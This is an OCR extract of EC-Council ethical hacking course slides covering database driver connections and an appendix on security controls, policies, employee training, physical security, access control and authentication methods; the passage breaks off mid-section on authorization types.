JDBC Driver for MySQL (Connector/J)	Ruby Driver for MySQL (ruby-mysql)
C++ Driver for MySQL (Connector/C++)	C++ Wrapper for MySQL C API (MySQL++)
C Driver for MySQL (Connector/C)	
C API for MySQL (mysqlclient)	

MySQL supports Pluggable authentication which enables

- **External authentication:** Enables clients to connect to MySQL using External authentication methods PAM, Windows login IDs, LDAP, or Kerberos
- **Proxy users:** Pluggable authentication enables the external user to be a proxy for a second user
- **External user:** A proxy user who can impersonate another user
- **Second user:** A proxied user whose identity and privileges are assumed by the proxy user

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Connection with Underlying Databases: ORACLE

List of Oracle Drivers to connect to Web Applications

Oracle ODBC Driver: Enables ODBC applications on Microsoft Windows, Linux, Solaris, and IBM Advanced Interactive eXecutive (AIX) systems to connect to and access Oracle databases

Oracle Data Provider for .NET (ODP.NET): Enables ADO.NET data access to the Oracle database.
There are two types of ODP.NET Managed Driver:

- ODP.NET
- Unmanaged Driver

Oracle JDBC Driver for Java

Oracle OCI8 — An Oracle PHP Extension to connect to the Oracle Database

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Appendix B:
Ethical Hacking Essential Concepts – II

Module Objectives

- Overview of Information Security Controls
- Understanding Network Segmentation and Network Security Solutions
- Overview of Data Leakage and Data Backup
- Understanding Risk Management, Business Continuity, and Disaster Recovery Concepts
- Understanding Cyber Threat Intelligence and Threat Modeling
- Understanding Penetration Testing Concepts
- Understanding Security Operations and Forensics Investigation
- Understanding Software Development Security and Asset Management

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Controls

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Information Security Management Program

- Programs that are designed to enable a business to operate in a state of reduced risk
- Encompasses all organizational and operational processes, and participants relevant to information security

Information Security Management Framework

A combination of well-defined policies, processes, procedures, standards, and guidelines to establish the required level of information security





Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Enterprise Information Security Architecture (EISA)

- EISA is a set of requirements, processes, principles, and models that determines the structure and behavior of an organization's information systems

EISA Goals

1. Helps to monitor and detect network behaviors in real time, acting upon internal and externals security risks
2. Helps an organization detect and recover from security breaches
3. Helps to prioritize the resources of an organization and monitor various threats
4. Benefits organization's budget in cost prospective when incorporated in incident response, disaster recovery, event correlation, and other security provisions
5. Helps to analyze the procedure needed for the IT department to function properly and identify assets
6. Helps to perform risk assessment of an organization's IT assets with the cooperation of IT staff

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Controls

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Administrative Security Controls

- Administrative Security Controls are the administrative access controls implemented by the management to ensure the safety of the organization

Examples of Administrative Security Controls

1. Regulatory Framework Compliance
2. Information Security Policy
3. Employee Monitoring and Supervising
4. Information Classification
5. Separation of Duties
6. Principle of Least Privileges
7. Security Awareness and Training

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Regulatory Frameworks Compliance

- Complying with regulatory frameworks is a collaborative effort between governments and private bodies to encourage voluntary improvements to cybersecurity

Role of regulatory frameworks compliance in an organization's administrative security



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Policies

- Security policies are the foundation of security infrastructure
- Information security policy defines the basic security requirements and rules to be implemented in order to protect and secure an organization's information systems

Goals of Security Policies

1. Maintain an outline for the management and administration of network security
2. Protect an organization's computing resources
3. Eliminate legal liabilities arising from employees or third parties
4. Prevent waste of the company's computing resources
5. Prevent unauthorized modifications of data
6. Reduce risks caused by illegal use of system resources
7. Differentiate the users' access rights
8. Protect confidential, proprietary information from theft, misuse, and unauthorized disclosure

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Security Policies

Promiscuous Policy	No restrictions on usage of system resources
Permissive Policy	Policy begins wide open and only known dangerous services, attacks, and behaviors are blocked Policy should be updated regularly to be effective
Prudent Policy	It provides maximum security while allowing known but necessary dangers It blocks all services and only safe or necessary services are individually enabled; everything is logged
Paranoid Policy	It forbids everything. There is either severely limited Internet usage or no Internet connection

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Examples of Security Policies

Access-control Policy
Defines the resources being protected and the rules that control access to them

Remote-access Policy
Defines who can have remote access, and the access medium and remote access security controls

Firewall-management Policy
Defines access, management, and monitoring of the organization's firewalls

Network-connection Policy
Defines who can install new resources on the network, approve the installation of new devices, document network changes, and other tasks

Passwords Policy
Provides guidelines for using strong password protection for the organization's resources

User-account Policy
Defines the user account creation process, account authority, and rights and responsibilities

Information-protection Policy
Defines the sensitivity levels of information, who may have access, how it is stored and transmitted, and how it should be deleted from storage media

Special-access Policy
Defines the terms and conditions for granting special access to system resources

Email-security Policy
Created to govern the proper usage of corporate email

Acceptable-use Policy
Defines the acceptable use of system resources

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Privacy Policies at the Workplace

- Employers will have access to employees' personal information that may be confidential and that they wish to keep private

Basic Rules for Privacy Policies at the Workplace

- Intimate employees about what information you collect, why, and what you will do with it
- Keep employees' personal information accurate, complete, and up-to-date
- Limit the collection of information and collect it through fair and lawful means
- Provide employees with access to their personal information
- Inform employees about the potential collection, use, and disclosure of personal information
- Keep employees' personal information secure

Note: Employee privacy rules in workplaces may differ from country to country

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to Create and Implement Security Policies

1. Perform a risk assessment to identify risks to the organization's assets
2. Learn from standard guidelines and other organizations
3. Include senior management and all other staff in policy development
4. Set clear penalties and enforce them
5. Make the final version available to all staff in the organization
6. Ensure every member of your staff reads, signs, and understands the policy
7. Deploy tools to enforce policies
8. Train employees and educate them about the policy
9. Regularly review and update the policy

The security policy development team in an organization generally consists of Information Security Team (IST), Technical Writer(s), Technical Personnel, Legal Counsel, Human Resources, Audit and Compliance Team, and User Groups

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HR or Legal Implications of Security Policy Enforcement

HR Implications of Security Policy Enforcement

- The HR department is responsible for making employees aware of security policies and training them in the best practices defined in the policy
- The HR department works with management to monitor policy implementation and address any policy violation issues

Legal Implications of Security Policy Enforcement

- Enterprise information policies should be developed in consultation with legal experts and must comply with relevant local laws
- Enforcement of a security policy that may violate users' rights in contravention to local laws may result in lawsuits against the organization

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Security Awareness and Training

- Employees are one of the primary asset of an organization and can be part of the organization's attack surface
- Organizations need to provide formal security awareness training to their employees when hiring and periodically thereafter so that they:
  - Know-how to defend themselves and the organization against threats
  - Follow security policies and procedures for working with information technology (IT)
  - Know whom to contact if they discover a security threat
  - Are able to identify the nature of data based on data classification
  - Protect the physical and informational assets of the organization
- Moreover, if they want to comply with certain regulatory frameworks, organizations should provide security awareness training to employees to meet regulatory requirements

- Different methods to train employees are:
  - Classroom style training
  - Online training
  - Round table discussions
  - Security awareness websites
  - Provide hints
  - Make short films
  - Conduct seminars

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Awareness and Training: Security Policy

- Security Policy Training teaches employees how to perform their duties and to comply with security policy
- Organizations should train new employees before granting them access to the network or only provide limited access until their training is complete

Advantages:

- Effective implementation of security policy
- Creates awareness of compliance issues
- Helps an organization enhance their network security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Employee Awareness and Training: Physical Security

- Proper training should be given to educate employees on physical security
- Training increases knowledge and awareness of physical security
- Training should include:
  - How to minimize breaches
  - How to identify the elements that are more prone to hardware theft
  - How to assess the risks when handling sensitive data
  - How to ensure physical security at the workplace

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Employee Awareness and Training: Social Engineering

- Train employees on possible social engineering techniques and how to combat them

Area of Risk	Attack Technique	Train Employee or Help Desk on:
Phone	Impersonation	⊖ Not providing any confidential information ⊖ Not throwing sensitive documents in the thrash
Dumpsters	Dumpster Diving	⊖ Shredding document before throwing out ⊖ Erasing magnetic data before throwing out
Email	Phishing or Malicious Attachments	⊖ Differentiating between legitimate emails and a targeted phishing email ⊖ Not downloading malicious attachments

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Employee Training and Awareness: Data Classification

- Organization should train employees on how to tell if information is considered confidential or not

Area of Risk	Attack Technique	Train Employee or Help Desk on
office	Stealing sensitive information	How to classify and mark document-based classification levels and keep sensitive document in a secure place

Typical Information classification levels:

- ⊖ Top Secret (TS)
- ⊖ Secret
- ⊖ Confidential
- ⊖ Restricted
- ⊖ Official
- ⊖ Unclassified
- ⊖ Clearance
- ⊖ Compartmented information

- Security labels are used to mark the security-level requirements for information assets and controls access to it
- Organizations use security labels to manage access clearance to their information assets

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Separation of Duties (SoD) and Principle of Least Privileges (POLP)

Separation of Duties (SoD)

- Conflicting responsibilities create unwanted risks such as security breaches, information theft, and circumvention of security controls
- A successful security breach sometimes requires the collusion of two or more parties. In such cases, separation of duties woks well to reduce the likelihood of crime
- Regulations such as GDPR insist on paying attention to the roles and duties of your security team

Principle of Least Privileges (POLP)

- Believes in providing employees with the minimum necessary access they need , no more, no less
- Helps the organization protect against from malicious behavior, and achieve better system stability and system security



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Information Security Controls

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Physical Security Controls

- A set of security measures taken to prevent unauthorized access to physical devices

Examples of Physical Access Controls

Locks	Fences	Badge systems	Security guards	Mantrap doors

Biometric systems	Lighting	Motion detectors	Closed-circuit TVs	Alarms

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Physical Security

- Physical security is the first layer of protection in any organization
- It involves the protection of organizational assets from environmental and man-made threats

Why Physical Security?

- To prevent any unauthorized access to the system's resources
- To prevent the tampering or stealing of data from the computer systems
- To safeguard against espionage, sabotage, damage, and theft
- To protect personnel and prevent social engineering attacks

Physical Security Threats

- Environmental threats
  - Floods and earthquakes
  - Fire
  - Dust
- Man made threats
  - Terrorism
  - Wars
  - Explosion
  - Dumpster diving and theft
  - Vandalism

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Physical Security Controls

Preventive Controls	❑ Prevent security violations and enforce various access control mechanisms ❑ Examples include door lock, security guard, and other measures
Detective Controls	❑ Detect security violations and record any intrusion attempts ❑ Examples include motion detectors, alarm systems and sensors, video surveillance, and other methods
Deterrent Controls	❑ Used to discourage attackers and send warning messages to the attackers to discourage intrusion attempts ❑ Examples include various types of warning signs
Recovery Controls	❑ Used to recover from security violation and restore information and systems to a persistent state ❑ Examples include disaster recovery, business continuity plans, backup systems, and other processes
Compensating Controls	❑ Used as an alternative control when the intended controls failed or cannot be used ❑ Examples include hot sites, backup power systems, and other means

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Physical Security Controls

Premises and company surroundings	Fences, gates, walls, guards, alarms, CCTV cameras, intruder systems, panic buttons, burglar alarms, windows and door locks, deadlocks, and other methods
Reception area	Lock up important files and documents Lock equipment when not in use
Server and workstation area	Lock the systems when not in use, disable or avoid having removable media and DVD-ROM drives, CCTV cameras, and workstation layout design
Other equipment: such as fax, modem, and removable media	Lock fax machines when not in use, file received faxes properly, disable modems' auto answer mode, do not place removable media in public places, and physically destroy corrupted removable media
Access control	Separate work areas, implement biometric access controls (fingerprinting, retinal scanning, iris scanning, vein structure recognition, facial recognition, voice recognition), entry cards, man traps, faculty sign-in procedures, identification badges, and other means
Computer equipment maintenance	Appoint a person to look after computer equipment maintenance
Wiretapping	Routinely inspect all wires carrying data, protect the wires using shielded cables, and never leave any wires exposed
Environmental control	Humidity and air conditioning, HVAC, fire suppression, EMI shielding, and hot and cold aisles

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Information Security Controls

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Technical Security Controls

- A set of security measures taken to protect data and systems from unauthorized personnel

Examples of Technical Security Controls



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Access Control

- Access control is the selective restriction of access to a place or other system or network resource
- Protects information assets by determining who can and cannot access them
- Involves user identification, authentication, authorization, and accountability

Access Control Terminology

Subject	Refers to a particular user or process which wants to access the resource
Object	Refers to a specific resource that the user wants to access such as a file or any hardware device
Reference Monitor	Checks the access control rule for specific restrictions
Operation	Represents the action taken by the subject on the object

Access Control Principles



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Access Control

Discretionary Access Control (DAC)

- Permits the user who is granted access to information to decide how to protect the information and determine the desired level of sharing
- Access to files is restricted to users and groups based upon their identity and the groups to which the users belong

Mandatory Access Control (MAC)

- Does not permit the end user to decide who can access the information
- Does not permit the user to pass privileges on to other users, as system access could then be circumvented

Role-based Access

- Users can be assigned access to systems, files, and fields on a one-by-one basis, whereby access is granted to the user for a particular file or system
- Can simplify the assignment of privileges and ensure that individuals have all the privileges necessary to perform their duties


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Identity and Access Management (IAM)

- Identity and Access Management (IAM) is a framework that consists of users, procedures, and software products to manage user digital identities and access the resources of an organization
- It ensures that *"the right users obtain access to the right information at the right time"*
- The services provided by IAM are classified into four distinct components:
  - Authentication
  - Authorization
  - User Management
  - Enterprise Directory Services (Central User Repository)



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

User Identification, Authentication, Authorization, and Accounting

Identification	A method to ensure that an individual holds a valid identity (E.g., username, account number, or other identifying data)
Authentication	Involves validating the identity of an individual (E.g., password, PIN, or other method)
Authorization	Involves controlling an individual's access of information for (E.g., a user can read the file but cannot overwrite or delete it)
Accounting	A method of keeping track of user actions on the network. It keeps track of the who, when, how of user access to the network. It helps to identify authorized and unauthorized actions

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Authentication: Password Authentication

1. Password Authentication uses a combination of username and password to authenticate network users
2. The password is checked against a database and allows access, if it matches
3. Password authentication can be vulnerable to password cracking attacks such as brute force or dictionary attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Authentication: Two-factor Authentication

1. Two-factor authentication involves using two different authentication factors out of a possible three (a knowledge factor, a possession factor, and an inherence factor) to verify the identity of an individual in order to enhance security in authentication systems
2. Combinations of two-factor authentication: password and smartcard or token, password and biometrics, password and OTP, smartcard or token and biometrics, or other combinations
3. Inherence factor (biometric authentication) is the best companion of two-factor authentication as it is considered to be the hardest to forge or spoof
4. The most widely used physical or behavioral characteristics to establish or verify an identity include fingerprints, palm pattern, voice or face pattern, iris features, keyboard dynamics, and signature dynamics, among others

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Authentication: Biometrics

- Biometrics refers to the identification of individuals based on their physical characteristics

Biometric Identification Techniques

Fingerprinting
- Ridges and furrows on the surface of the fingertip, which are individually unique

Retinal Scanning
- Analyzes the layer of blood vessels at the back of their eyes

Iris Scanning
- Analyzes the colored part of the eye

Vein Structure Recognition
- Analyzes the thickness and location of veins

Face Recognition
- Analyzes the pattern of facial features

Voice Recognition
- Analyzes an individual's vocal pattern

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Authentication: Smart Card Authentication

- A smartcard is a small computer chip device that holds the personal information required to authenticate the user

- Users must insert their Smartcards into readers and their Personal Identification Number (PIN) to complete authentication

- Smartcard Authentication is a cryptography-based authentication method that provides stronger security than password authentication

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Authentication: Single Sign-on (SSO)

- SSO allows a user to authenticate themselves to multiple servers on a network with single password without re-entering it every time

Advantages:

- Users do not need to remember passwords for multiple applications or systems
- Reduces the time needed for entering a username and password
- Reduces the network traffic to the centralized server
- Users only need to enter credentials once for multiple applications



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Authorization

- Authorization involves controlling an individual's access of information (E.g., the user can read the file but not overwrite or delete it)

Types of Authorization Systems

Centralized Authorization

- Authorization for network access is done through a single centralized authorization unit
- Maintains a single database for authorizing all the network resources or applications
- An easy and inexpensive authorization approach

Implicit Authorization

